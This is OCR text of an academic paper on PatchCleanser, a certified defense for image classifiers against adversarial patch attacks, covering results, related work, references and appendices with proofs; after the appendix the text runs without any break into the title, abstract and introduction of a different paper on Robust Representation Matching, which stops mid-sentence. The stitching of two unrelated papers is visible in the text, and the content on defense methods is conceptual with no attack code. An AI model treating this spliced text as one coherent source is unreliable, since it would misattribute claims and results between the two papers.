Multiple patches. To handle multiple (K) patches, we can generate a mask set that includes all possible K-mask combinations; the certification needs to check $2K$-mask correctness (more details in Appendix B). In the lower part of Table 4, we report defense performance against two 1%-pixel patches. Our defense achieves good defense performance against two patches (e.g., 98.8% clean accuracy and 89.2% certified robust accuracy for two 1% square patches anywhere on the ImageNette images). Moreover, we compare the defense performance against a 2%-pixel square patch (which has the same number of adversarial pixels). We can see that our defense performance for two patches is reduced compared to that for one-patch; however, the numbers are still much higher than prior works against a 2%-pixel square patch in Table 2.

5.2 PatchCleanser and Minority Reports

In this paper, we propose PatchCleanser for certifiably robust prediction without abstention. In contrast, another pixel-masking defense, Minority Reports (MR) [30], only achieves a weaker robustness notion for attack *detection*: an attacker can force MR to always abstain from prediction. Though the certified robust accuracy for these two defenses with different robustness notions are not directly comparable, we implement MR and PatchCleanser (using the same number of masks) and report their defense performance against a 2%-pixel patch on ImageNet in Figure 9.




Figure 9: Defense performance of PC-ViT and MR-ViT on ImageNet; note that robustness notions are different (robust prediction for PatchCleanser vs. attack detection for MR).

First, we observe that MR can balance the trade-off between clean accuracy and certified robust accuracy. Second, MR achieves the highest certified robust accuracy (76.9%) due to the easier certification for a weaker robustness notion. Third, PatchCleanser achieves a similar value of certified robust accuracy (∼62%) to MR when their clean accuracy is around 84%. This is remarkable given that PatchCleanser eliminates the issue of abstentions/alerts.

5.3 Limitation and Future Work

Improving defense efficiency. Compared to some prior works [33, 55, 61], PatchCleanser achieves better performance at the cost of efficiency (recall Figure 5). In Section 4.3 (Figure 4), we also see a trade-off between defense performance and efficiency. How to improve the efficiency of the underlying model (e.g., EfficientNet [46]) and the algorithm (e.g., our alternative inference algorithm in Appendix C) is interesting to study. We note that PatchCleanser's runtime can be improved by evaluating masked predictions in parallel with multiple GPUs.

Relaxing the prior estimation of the patch shape and patch size. PatchCleanser requires a conservative estimation of the patch shape/size as the security parameters to generate the mask set. This dependence on the prior knowledge is similar to that of verifiably robust network training [16, 34] and empirical adversarial training [15, 29] against global perturbations [6, 15, 45], which need to know the norm and magnitude of the perturbations. This limitation is also shared by masking-based defenses [30, 55, 58]; an underestimated patch size/shape will undermine the robustness. How to relax the dependence on this prior knowledge is important to study. In Section 5.1, we demonstrate how to mitigate the dependence on prior knowledge of patch shape by considering all possible patch shapes and using a union of different mask shapes.

Handling potential semantic changes caused by masks. PatchCleanser uses masks to achieve substantial robustness against adversarial patches, and we have demonstrated its effectiveness on common image datasets. However, the masking operation might lead to semantic changes for special classi-

fication tasks (e.g., a classifier trained to recognize masks). In these special cases, we could use colored masks for PatchCleanser and further train the classifier to distinguish between vanilla masks and PatchCleanser masks. We leave further explorations for future work.

6 Related Work

6.1 Adversarial Patch Attacks

The adversarial patch attack was first introduced by Brown et al. [4]; this attack focused on generating universal adversarial patches to induce model misclassification. Brown et al. [4] demonstrated that the patch attacker can realize a physical-world attack by printing and attaching the patch to the victim objects. A concurrent paper on the Localized and Visible Adversarial Noise (LaVAN) attack [21] aimed at inducing misclassification in the digital domain. Both of these papers operated in the white-box threat model, with access to the internals of the classifier under attack. PatchAttack [60], on the other hand, proposed a reinforcement learning based attack for generating adversarial patches in the black-box setting.

There have been adversarial patch attacks proposed in other domains such as object detection [28], semantic segmentation [43], and network traffic analysis [44]. In this paper, we focus on test-time attacks against image classification models.

6.2 Adversarial Patch Defenses

To counter the threat of adversarial patches, heuristic-based empirical defenses, Digital Watermark (DW) [18] and Local Gradient Smoothing (LGS) [36], were first proposed. However, Chiang et al. [7] had shown that these defenses were ineffective against an adaptive attacker with the knowledge of the defense algorithm and model parameters [7].

The ineffectiveness of empirical defenses has inspired many certifiably robust defenses. Chiang et al. [7] proposed the first certifiably robust defense against adversarial patches via Interval Bound Propagation (IBP) [16, 34], which conservatively bounded the activation values of neurons to derive a robustness certificate. This defense requires expensive training and does not scale to large models and high-resolution images. Zhang et al. [61] proposed Clipped BagNet (CBN) to clip features of BagNet (a classification model with small receptive fields) for certified robustness. Levine et al. [25] proposed De-randomized Smoothing, which fed small image regions to a classification model and performed majority voting for the final prediction. Xiang et al. [55] proposed PatchGuard as a general defense framework with two key ideas: the use of small receptive fields and secure feature aggregation. Metzen et al. [33] proposed BagCert, a variant of BagNet with majority voting, for certified robustness.

A key takeaway from our paper is that the dependence of prior works on specific model architectures (e.g., small receptive fields [25, 27, 33, 55, 61]) greatly limits the defense performance; in contrast, the compatibility of PatchCleanser with any model architecture leads to state-of-the-art clean accuracy and certified robust accuracy.

Another line of certifiably robust research focuses on attack detection. Minority Reports (MR) [30] places a mask at all image locations and uses the inconsistency in masked prediction voting grids as an attack indicator. PatchGuard++ [58] performed a similar defense in the feature space. We note that the first-round masking of PatchCleanser is is similar to the masking operation of MR; we provided detailed comparison in Section 5.2. A concurrent work ScaleCert [17] uses superficial important neurons to detect a patch attack; we omit its detailed discussion due to different defense objectives.

Some other recent defenses focus on adversarial training and robust model architecture [10, 35, 40, 54], but they lack certifiable robustness guarantee. In other domains like object detection, empirical defenses [20, 26, 41] and certifiably robust defenses [57] have also been proposed. We omit a detailed discussion since PatchCleanser focuses on certifiably robust image classification.

6.3 Other Adversarial Example Attacks

In addition to adversarial patch attacks and defenses, there is a significant body of work on adversarial examples. Conventional adversarial attacks [2, 3, 6, 15, 29, 37, 45] aim to introduce a small global L_p perturbation to the image for model misclassification. Empirical defenses [31, 32, 38, 59] were first proposed to mitigate the threat of adversarial examples, but were later found vulnerable to a strong adaptive attacker with the knowledge of the defense setup [1, 5, 49]. The fragility of these heuristic-based defenses inspired a new research thread on developing certifiably robust defenses [9, 16, 24, 34, 39, 42, 53]. In contrast, we focus on adversarial patch attacks, whose perturbations are localized and thus are realizable in the physical world.

7 Conclusion

In this paper, we propose PatchCleanser for certifiably robust image classification against adversarial patch attacks. Notably, PatchCleanser is compatible with any state-of-the-art classification model (including ones with large receptive fields). PatchCleanser uses a double-masking algorithm to remove all adversarial pixels and recover the correct prediction without any abstention. Our evaluation shows that PatchCleanser outperforms all prior works by a large margin: it is the first certifiably robust defense that achieves clean accuracy comparable to state-of-the-art vanilla models while simultaneously achieving high certified robust accuracy. PatchCleanser thus represents a promising new direction in our quest for secure computer vision systems.

Acknowledgements

We are grateful to David Wagner for shepherding the paper and anonymous reviewers at USENIX Security for their valuable feedback. We are also grateful to Ashwinee Panda, Sihui Dai, Alexander Valtchanov, Xiangyu Qi, and Tong Wu for their insightful comments on the paper draft. This work was supported in part by the National Science Foundation under grants CNS-1553437 and CNS-1704105, the ARL's Army Artificial Intelligence Innovation Institute (A2I2), the Office of Naval Research Young Investigator Award, the Army Research Office Young Investigator Prize, Schmidt DataX award, and Princeton E-ffiliates Award.

References

[1] Anish Athalye, Nicholas Carlini, and David A. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *ICML*, pages 274–283, 2018.

[2] Marco Barreno, Blaine Nelson, Anthony D Joseph, and J Doug Tygar. The security of machine learning. *Machine Learning*, 81(2):121–148, 2010.

[3] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *ECML PKDD*, pages 387–402. Springer, 2013.

[4] Tom B. Brown, Dandelion Mané, Aurko Roy, Martín Abadi, and Justin Gilmer. Adversarial patch. In *NeurIPS Workshops*, 2017.

[5] Nicholas Carlini and David A. Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *AISec@CCS*, pages 3–14, 2017.

[6] Nicholas Carlini and David A. Wagner. Towards evaluating the robustness of neural networks. In *IEEE S&P*, pages 39–57, 2017.

[7] Ping-Yeh Chiang, Renkun Ni, Ahmed Abdelkader, Chen Zhu, Christoph Studor, and Tom Goldstein. Certified defenses for adversarial patches. In *ICLR*, 2020.

[8] Edward Chou, Florian Tramer, and Giancarlo Pellegrino. Sentinet: Detecting localized universal attacks against deep learning systems. In *IEEE S&P Workshops*, pages 48–54. IEEE, 2020.

[9] Jeremy M. Cohen, Elan Rosenfeld, and J. Zico Kolter. Certified adversarial robustness via randomized smoothing. In *ICML*, pages 1310–1320, 2019.

[10] Christian Cosgrove, Adam Kortylewski, Chenglin Yang, and Alan Yuille. Robustness out of the box: Compositional representations naturally defend against black-box patch attacks. *arXiv preprint arXiv:2012.00558*, 2020.

[11] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Fei-Fei Li. ImageNet: A large-scale hierarchical image database. In *CVPR*, pages 248–255, 2009.

[12] Terrance DeVries and Graham W Taylor. Improved regularization of convolutional neural networks with cutout. *arXiv preprint arXiv:1708.04552*, 2017.

[13] Alexey Dosovitskiy, Lucas Beyer, Alexander Kolesnikov, Dirk Weissenborn, Xiaohua Zhai, Thomas Unterthiner, Mostafa Dehghani, Matthias Minderer, Georg Heigold, Sylvain Gelly, Jakob Uszkoreit, and Neil Houlsby. An image is worth 16x16 words: Transformers for image recognition at scale. In *ICLR*, 2021.

[14] fast.ai. ImageNette: A smaller subset of 10 easily classified classes from imagenet. https://github.com/fastai/imagenette, 2020.

[15] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *ICLR*, 2015.

[16] Sven Gowal, Krishnamurthy Dvijotham, Robert Stanforth, Rudy Bunel, Chongli Qin, Jonathan Uesato, Relja Arandjelovic, Timothy Arthur Mann, and Pushmeet Kohli. Scalable verified training for provably robust image classification. In *ICCV*, pages 4841–4850, 2019.

[17] Husheng Han, Kaidi Xu, Xing Hu, Xiaobing Chen, Ling Liang, Zidong Du, Qi Guo, Yanzhi Wang, and Yunji Chen. Scalecert: Scalable certified defense against adversarial patches with sparse superficial layers. In *NeurIPS*, 2021.

[18] Jamie Hayes. On visible adversarial perturbations & digital watermarking. In *CVPR Workshops*, pages 1597–1604, 2018.

[19] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, pages 770–778, 2016.

[20] Nan Ji, YanFei Feng, Haidong Xie, Xueshuang Xiang, and Naijin Liu. Adversarial yolo: Defense human detection patch attacks via detecting adversarial patches. *arXiv preprint arXiv:2103.08860*, 2021.

[21] Danny Karmon, Daniel Zoran, and Yoav Goldberg. LaVAN: Localized and visible adversarial noise. In *ICML*, pages 2512–2520, 2018.

[22] Alexander Kolesnikov, Lucas Beyer, Xiaohua Zhai, Joan Puigcerver, Jessica Yung, Sylvain Gelly, and Neil Houlsby. Big transfer (bit): General visual representation learning. In *ECCV*, 2020.

[23] Alex Krizhevsky. Learning multiple layers of features from tiny images. https://www.cs.toronto.edu/~kriz/learning-features-2009-TR.pdf, 2009.

[24] Mathias Lécuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified robustness to adversarial examples with differential privacy. In *IEEE S&P*, pages 656–672, 2019.

[25] Alexander Levine and Soheil Feizi. (De)randomized smoothing for certifiable defense against patch attacks. In *NeurIPS*, 2020.

[26] Bin Liang, Jiachun Li, and Jianjun Huang. We can always catch you: Detecting adversarial patched objects with or without signature. *arXiv preprint arXiv:2106.05261*, 2021.

[27] Wan-Yi Lin, Fatemeh Sheikholeslami, jinghao shi, Leslie Rice, and J Zico Kolter. Certified robustness against physically-realizable patch attack via randomized cropping, 2021.

[28] Xin Liu, Huanrui Yang, Ziwei Liu, Linghao Song, Yiran Chen, and Hai Li. DPATCH: an adversarial patch attack on object detectors. In *AAAI workshops*, volume 2301, 2019.

[29] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *ICLR*, 2018.

[30] Michael McCoyd, Won Park, Steven Chen, Neil Shah, Ryan Roggenkemper, Minjune Hwang, Jason Xinyu Liu, and David A. Wagner. Minority reports defense: Defending against adversarial patches. In *ACNS Workshops*, volume 12418, pages 564–582. Springer, 2020.

[31] Dongyu Meng and Hao Chen. Magnet: A two-pronged defense against adversarial examples. In *CCS*, pages 135–147, 2017.

[32] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischoff. On detecting adversarial perturbations. In *ICLR*, 2017.

[33] Jan Hendrik Metzen and Maksym Yatsura. Efficient certified defenses against patch attacks on image classifiers. In *ICLR*, 2021.

[34] Matthew Mirman, Timon Gehr, and Martin T. Vechev. Differentiable abstract interpretation for provably robust neural networks. In *ICML*, pages 3575–3583, 2018.

[35] Norman Mu and David Wagner. Defending against adversarial patches with robust self-attention. In *ICML Workshops*, 2021.

[36] Muzammal Naseer, Salman Khan, and Fatih Porikli. Local gradients smoothing: Defense against localized adversarial attacks. In *WACV*, pages 1300–1307, 2019.

[37] Nicolas Papernot, Patrick D. McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *EuroS&P*, pages 372–387, 2016.

[38] Nicolas Papernot, Patrick D. McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE S&P*, pages 582–597, 2016.

[39] Aditi Raghunathan, Jacob Steinhardt, and Percy Liang. Certified defenses against adversarial examples. In *ICLR*, 2018.

[40] Sukrut Rao, David Stutz, and Bernt Schiele. Adversarial training against location-optimized adversarial patches. In *ECCV Workshops*, 2020.

[41] Aniruddha Saha, Akshayvarun Subramanya, Koninika Patil, and Hamed Pirsiavash. Role of spatial context in adversarial robustness for object detection. In *CVPR Workshops*, pages 784–785, 2020.

[42] Hadi Salman, Jerry Li, Ilya P. Razenshteyn, Pengchuan Zhang, Huan Zhang, Sébastien Bubeck, and Greg Yang. Provably robust deep learning via adversarially trained smoothed classifiers. In *NeurIPS*, pages 11289–11300, 2019.

[43] Vikash Sehwag, Chawin Sitawarin, Arjun Nitin Bhagoji, Arsalan Mosenia, Mung Chiang, and Prateek Mittal. Not all pixels are born equal: An analysis of evasion attacks under locality constraints. In *CCS posters*, pages 2285–2287, 2018.

[44] Shawn Shan, Arjun Nitin Bhagoji, Haitao Zheng, and Ben Y Zhao. A real-time defense against website fingerprinting attacks. In *AISec@CCS*, 2021.

[45] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian J. Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *ICLR*, 2014.

[46] Mingxing Tan and Quoc V. Le. Efficientnet: Rethinking model scaling for convolutional neural networks. In Kamalika Chaudhuri and Ruslan Salakhutdinov, editors, *ICML*, volume 97, pages 6105–6114. PMLR, 2019.

[47] Ilya Tolstikhin, Neil Houlsby, Alexander Kolesnikov, Lucas Beyer, Xiaohua Zhai, Thomas Unterthiner, Jessica Yung, Daniel Keysers, Jakob Uszkoreit, Mario Lucic, et al. Mlp-mixer: An all-mlp architecture for vision. In *NeurIPS*, 2021.

[48] Hugo Touvron, Piotr Bojanowski, Mathilde Caron, Matthieu Cord, Alaaeldin El-Nouby, Edouard Grave, Armand Joulin, Gabriel Synnaeve, Jakob Verbeek, and Hervé Jégou. Resmlp: Feedforward networks for image classification with data-efficient training. *arXiv preprint arXiv:2105.03404*, 2021.

[49] Florian Tramer, Nicholas Carlini, Wieland Brendel, and Aleksander Madry. On adaptive attacks to adversarial example defenses. In *2020 USENIX Security and AI Networking Summit (ScAINet)*, 2020.

[50] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *NeurIPS*, pages 5998–6008, 2017.

[51] Ross Wightman. Pytorch image models. https://github.com/rwightman/pytorch-image-models, 2019.

[52] Ross Wightman, Hugo Touvron, and Hervé Jégou. Resnet strikes back: An improved training procedure in timm. *arXiv preprint arXiv:2110.00476*, 2021.

[53] Eric Wong and J. Zico Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *ICML*, pages 5283–5292, 2018.

[54] Tong Wu, Liang Tong, and Yevgeniy Vorobeychik. Defending against physically realizable attacks on image classification. In *ICLR*, 2020.

[55] Chong Xiang, Arjun Nitin Bhagoji, Vikash Sehwag, and Prateek Mittal. Patchguard: A provably robust defense against adversarial patches via small receptive fields and masking. In *USENIX Security*, 2021.

[56] Chong Xiang, Saeed Mahloujifar, and Prateek Mittal. Patchcleanser: Certifiably robust defense against adversarial patches for any image classifier. *arXiv preprint arXiv:2108.09135*, 2021.

[57] Chong Xiang and Prateek Mittal. DetectorGuard: Provably securing object detectors against localized patch hiding attacks. In *CCS*, 2021.

[58] Chong Xiang and Prateek Mittal. Patchguard++: Efficient provable attack detection against adversarial patches. In *ICLR Workshops*, 2021.

Table 5: Effect of different models and masked model training

Dataset	ImageNette		ImageNet		CIFAR-10	
Accuracy (%)	clean	robust	clean	robust	clean	robust
PC-ResNet-vanilla	99.4	88.1	81.1	41.6	94.3	39.4
PC-ResNet-cutout	99.6	94.4	81.6	53.4	97.8	78.8
PC-ViT-vanilla	99.3	94.2	83.6	59.4	97.9	77.5
PC-ViT-cutout	**99.6**	**96.4**	**83.9**	**62.1**	**98.7**	**89.1**
PC-MLP-vanilla	98.6	91.3	79.6	53.1	95.6	62.0
PC-MLP-cutout	99.3	95.3	79.4	53.8	97.0	78.0

[59] Weilin Xu, David Evans, and Yanjun Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. In *NDSS*, 2018.

[60] Chenglin Yang, Adam Kortylewski, Cihang Xie, Yinzhi Cao, and Alan Yuille. Patchattack: A black-box texture-based attack with reinforcement learning. In *ECCV*, pages 681–698, 2020.

[61] Zhanyuan Zhang, Benson Yuan, Michael McCoyd, and David Wagner. Clipped bagnet: Defending against sticker attacks with clipped bag-of-features. In *Deep Learning and Security Workshop (DLS)*, 2020.

A Details of Experiment Setup

For all high-resolution images (i.e., ImageNet [11], ImageNette [14]), we resize and crop them into 224×224. For low-resolution images (i.e., CIFAR-10 [23]), we resize them to 224×224 (via bicubic interpolation) without cropping. We use `timm` library [51] to build all vanilla models and load weights trained for ImageNet [11]. In our default setting, we use Cutout data augmentation [12] for the model training. Specifically, we apply 2 masks of size 128×128 at random locations to the 224 × 224 training images; this training-time data augmentation can improve model prediction invariance to pixel masking. We note that the Cutout training is only an optional step in PatchCleanser pipeline.We further report the defense performance with and without Cutout training in Table 5.

We provide additional details of experiment setup in our technical report [56]. We release our source code at https://github.com/inspire-group/PatchCleanser.

B Additional Details for Defenses against Different Patch Shapes and Multiple Patches

In Section 5.1, we quantitatively discussed PatchCleanser against a stronger attacker who use a set of different patch shapes or use multiple patches. In this section, we provide additional details of our implementation and evaluation.

Different patch shapes. To generate a mask set that is robust to a patch that use *any* rectangle shape that covers at most 1% pixels of the 224×224 image (502 pixels), we first consider a rectangle shape set $\mathcal{S} = \{5 \times 224, 12 \times 83, 23 \times 38, 39 \times 20, 84 \times 12, 224 \times 5\}$. We claim that these 6 shapes in $\mathcal{S}$ together can *cover any 1%-pixel rectangle shape*.[6] To prove this covering property, we let a and b be the height and width of the rectangle patch, respectively. We know that $a \cdot b < 502$ (1% image pixels). If $a \leq 5$, then the patch is covered by the 5×224 rectangle. If $5 < a \leq 12$, then $b < 502/6 < 84$, and the patch is covered by the 12×83 rectangle. If $12 < a \leq 23$, then $b < 502/13 < 39$, and the patch is covered by the 23×38 rectangle. If $23 < a \leq 39$, then $b < 502/24 < 21$, and the patch is covered by the 39×20 rectangle. If $39 < a \leq 84$, then $b < 502/40 < 13$, and the patch is covered by the 84×12 rectangle. Finally, if $84 < a \leq 224$, then $b < 502/85 < 6$, and the patch is covered by 224×5 rectangle. Now we have considered all 1%-pixel rectangles and proved the covering property. Next, we can generate a mask set $\mathcal{M}'$ for every shape in $\mathcal{S}$ (as discussed in Section 3.4) and take the union of all $\mathcal{M}'$ as the $\mathcal{R}$-covering mask set $\mathcal{M}$.

We implement our strategy and report the defense performance for 500 randomly selected test images in Table 4. We additionally note that, in some cases, we can see a higher clean accuracy for PatchCleanser against all rectangle shapes, compared to PatchCleanser against the square patch. This is because we are using a larger number of masks, and PatchCleanser could become less likely to output an incorrect disagreer label in the clean setting.

Multiple patches. As discussed in Section 5.1, to defend against an attacker who can use K patches, We can generate a mask set with all possible K-mask combinations, at least one of which can remove all patches. We then apply our double-mask algorithm with this mask set for robust image classification. In order to certify the robustness of a given image, we need to check if the image predictions are correct for all $2K$-mask combinations.

In Table 4, we provide a proof of concept for our multiple-patch defense. We select 500 random test images from each dataset and report defense performance against two 1%-pixel patches.

C Challenger Masking: Improving Inference Complexity

Our double-masking defense (Algorithm 1 in Section 3.2) has inference complexity of $O(|\mathcal{M}|^2)$ in the worst case (doing all two-mask predictions). In this subsection, we introduce a new inference algorithm named challenger masking, which has better worst-case complexity of $O(|\mathcal{M}|)$, the same certified robust accuracy, but slightly lower clean accuracy. Similar to

[6] There are other valid shape sets $\mathcal{S}$. Here, we only provide one example as proof of concept.




Figure 10: Comparison of clean accuracy and per-example inference time between two inference algorithms

our double-masking algorithm (Algorithm 1 in Section 3.2), the challenger masking involves two rounds of masking: if the first-round masking reaches a unanimous agreement on masked predictions, we return the agreed prediction label; otherwise, we play a challenger game (in the second-round masking) to settle the disagreement.

Challenger game. The high-level idea of the challenger game is to let different masked predictions challenge each other and output the game-winner as the final prediction. For two masks $\mathbf{m}_0, \mathbf{m}_1$ that give different masked predictions (i.e., $\bar{y}_0 \neq \bar{y}_1, \bar{y}_0 = \mathbb{F}(\mathbf{x} \odot \mathbf{m}_0), \bar{y}_1 = \mathbb{F}(\mathbf{x} \odot \mathbf{m}_1)$), we apply both two masks to the image and evaluate the two-mask prediction as $\hat{y} = \mathbb{F}(\mathbf{x} \odot \mathbf{m}_0 \odot \mathbf{m}_1)$. If the two-mask prediction $\hat{y}$ agrees with any of the one-mask prediction $\bar{y}_0$ or $\bar{y}_1$, we consider the agreed prediction as the winner of this challenger game. Our algorithm will discard a mask once it loses any challenger game and continue to play the game until there is only one label left (i.e., no challenger exists). Finally, we output the winner label as the robust prediction. Intuitively, if the first-round mask removes the patch, then adding a second mask is unlikely to give a different prediction (since the second mask is applied to a benign image). Therefore, the mask that removes the patch has a great chance to win this challenger game. We provide additional details of algorithm pseudocode in our technical report [56].

Robustness certification. The robustness certification condition for this challenger game is the same as our double-masking defense: two-mask correctness. This is because if a model has two-mask correctness, the first-round mask that removes the patch will never lose the challenger game.

Remark: defense complexity. The first-round masking needs $O(|\mathcal{M}|)$ masking operations evaluation. In the challenger game, every first-round mask will be used as a challenger for at most one time. Therefore, the complexity for the challenger game is also $O(|\mathcal{M}|)$. In summary, the algorithm has a complexity of $O(|\mathcal{M}|)$, in contrast to $O(|\mathcal{M}|^2)$ of our double-masking algorithm (Algorithm 1).

Performance evaluation. We note that challenger masking and double-masking (Algorithm 1) have the same certified robust accuracy (certified via two-mask correctness), but different clean accuracy and inference efficiency. In Fig-




Figure 11: Certified robust accuracy for images with different salient object sizes (PC-ViT on ImageNet)

ure 10, we plot the per-example runtime (on clean images) and clean accuracy of two algorithms on the ImageNet dataset. As shown in the figure, the challenger masking algorithm has better defense efficiency but lower clean accuracy. We note that the double-masking algorithm has higher clean accuracy because it is more conservative in trusting a one-mask disagreer: double-masking requires all two-mask predictions in the second-round masking to give the same prediction label while challenger masking does not require this. As a result, the double-masking algorithm is less likely to return an incorrect disagreer prediction for clean images whose robustness cannot be certified. We prioritize the defense accuracy and choose the double-masking algorithm in the main body of the paper.

D PatchCleanser Robustness for Images with Different Object Sizes and Object Classes

In this subsection, we study how the certified robustness of PC-ViT is affected by object sizes and object classes on the ImageNet [11] dataset.

Object size. We take the annotations of object bounding boxes from the ImageNet [11] dataset to study how the object size affects the certified robustness. For each image, we count the number of pixels of the union of all bounding boxes as our measure of the salient object size. We plot the certified robust accuracy (against a 2%-pixel patch) of images with different salient object sizes (in the percentage of image pixels) in Figure 11. As shown in the figure, we can see that PatchCleanser generally has higher certified robust accuracy for larger objects. This is an expected result since small objects might be completely occluded by the adversarial patch (see Figure 12 for visual examples).

Object class. In Figure 13, we plot the distribution of certified robust accuracy for different image object classes. We can see that most classes have high certified robustness, but the certified robust accuracy can vary greatly across different object classes. For example, we can achieve 100% certified robust accuracy for some classes (e.g., classes "n02116738: African hunting dog", "n02342885: hamster", "n11879895: rapeseed", and "n12057211: yellow lady's slipper") while we only have 4% certified robust accuracy for some classes (e.g., classes "n02107908: Appenzeller" and "n04152593: screen"). Moreover, we plot the average object size (in the percentage of the image pixels) for each class. The result further demonstrates that the certified robust accuracy is affected by not only the object size (Figure 11), but also the object class. Further diagnosis on the classes with poor performance is one of our future work directions.



Figure 12: Visualization of 32×32 occlusion on 224×224 ImageNet images with small objects




Figure 13: Certified robust accuracy and average object size across different classes (PC-ViT on ImageNet; the class indices are sorted based on the certified robust accuracy)

E Proof of Lemma 4

Lemma 4. The mask set $\mathcal{M}_{m,s,n}$ is $\mathcal{R}$-covering for a patch that is no larger than $p^* = m - s + 1$.

Proof. Without loss of generality, we consider the first two adjacent masks in the 1-D scenario, whose mask pixel index ranges are $[0, m-1]$ and $[s, s+m-1]$, respectively. Now let us consider an adversarial patch of size p^*. In order to avoid being completely masked by the first mask, the smallest index of the patch has to be no smaller than $j^* = (m-1) - (p^* - 1) + 1 = s$. However, we find that the second mask starts from the index s, so the patch that evades the first mask will be captured by the second mask. □

Transferring Adversarial Robustness Through Robust Representation Matching

Pratik Vaishnavi
Stony Brook University
pvaishnavi@cs.stonybrook.edu

Kevin Eykholt
IBM
kheykholt@ibm.com

Amir Rahmati
Stony Brook University
amir@cs.stonybrook.edu

Abstract

With the widespread use of machine learning, concerns over its security and reliability have become prevalent. As such, many have developed defenses to harden neural networks against adversarial examples, imperceptibly perturbed inputs that are reliably misclassified. Adversarial training in which adversarial examples are generated and used during training is one of the few known defenses able to reliably withstand such attacks against neural networks. However, adversarial training imposes a significant training overhead and scales poorly with model complexity and input dimension. In this paper, we propose *Robust Representation Matching (RRM)*, a low-cost method to transfer the robustness of an adversarially trained model to a new model being trained for the same task irrespective of architectural differences. Inspired by student-teacher learning, our method introduces a novel training loss that encourages the student to learn the teacher's robust representations. Compared to prior works, RRM is superior with respect to both model performance and adversarial training time. On CIFAR-10, RRM trains a robust model $\sim 1.8\times$ faster than the state-of-the-art. Furthermore, RRM remains effective on higher-dimensional datasets. On Restricted-ImageNet, RRM trains a ResNet50 model $\sim 18\times$ faster than standard adversarial training.

1 Introduction

Despite state-of-the-art performance in numerous domains, deep neural networks (DNNs) remain vulnerable to adversarial examples, inputs that are imperceptibly modified such that they are misclassified by DNNs [23]. In response to the discovery of adversarial examples, several techniques have been proposed to improve the robustness of DNNs against such inputs [15, 19, 27]. Adversarial training is one such technique that augments the training data with adversarial examples. During training, adversarial examples are generated on the fly and used to tune the network weights. Although adversarial training is simple to implement and secure against a wide array of attacks [1, 15], it slows down the training process significantly and scales poorly with respect to model complexity and input dimension. In our experiments, for example, adversarial training is on average $\sim 7\times$ slower than natural training. The expensive computational cost of adversarial training is only exacerbated by improvements to model architecture or new data. When new state-of-the-art model architectures are developed, adversarial training must be redone in order to obtain adversarially robust models. These events make adversarial training impractical to use in real world settings, where models are frequently tweaked to improve performance. Therefore, it is desirable to be able to transfer adversarial robustness between models of different architectures to reduce the cost associated with adversarial training.

Ilyas *et al.* [14] demonstrated that adversarial examples are the result of a model's reliance on non-robust features, *i.e.,* highly predictive features that are incomprehensible to humans, whose correlation with the predicted label can be easily flipped with a small amount of noise. They argue that adversarial training works by forcing the model to assign higher priority to the robust features for classification. Thus, if the non-robust information can be removed from the dataset, adversarially robust models should be obtainable through standard training. To this end, they design a *robust dataset* generation process, which first adversarially trains a model and then uses the learned features in the model to transform the original dataset. Their results demonstrated that new models naturally trained on the robust dataset were more adversarially robust than the models naturally trained on the original dataset.

While the work by Ilyas *et al.* [14] is a step towards transferable adversarial robustness, it suffers from two significant limitations. First, compared to an adversarially trained model, the adversarial robustness of a model trained on the robust dataset is poor. When evaluated against ℓ_2-bounded adversary with $\varepsilon = 0.5$, the adversarial constraint, a ResNet50 model trained on the robust dataset achieves 21.8% adversarial accuracy. This is a significant improvement over the same model

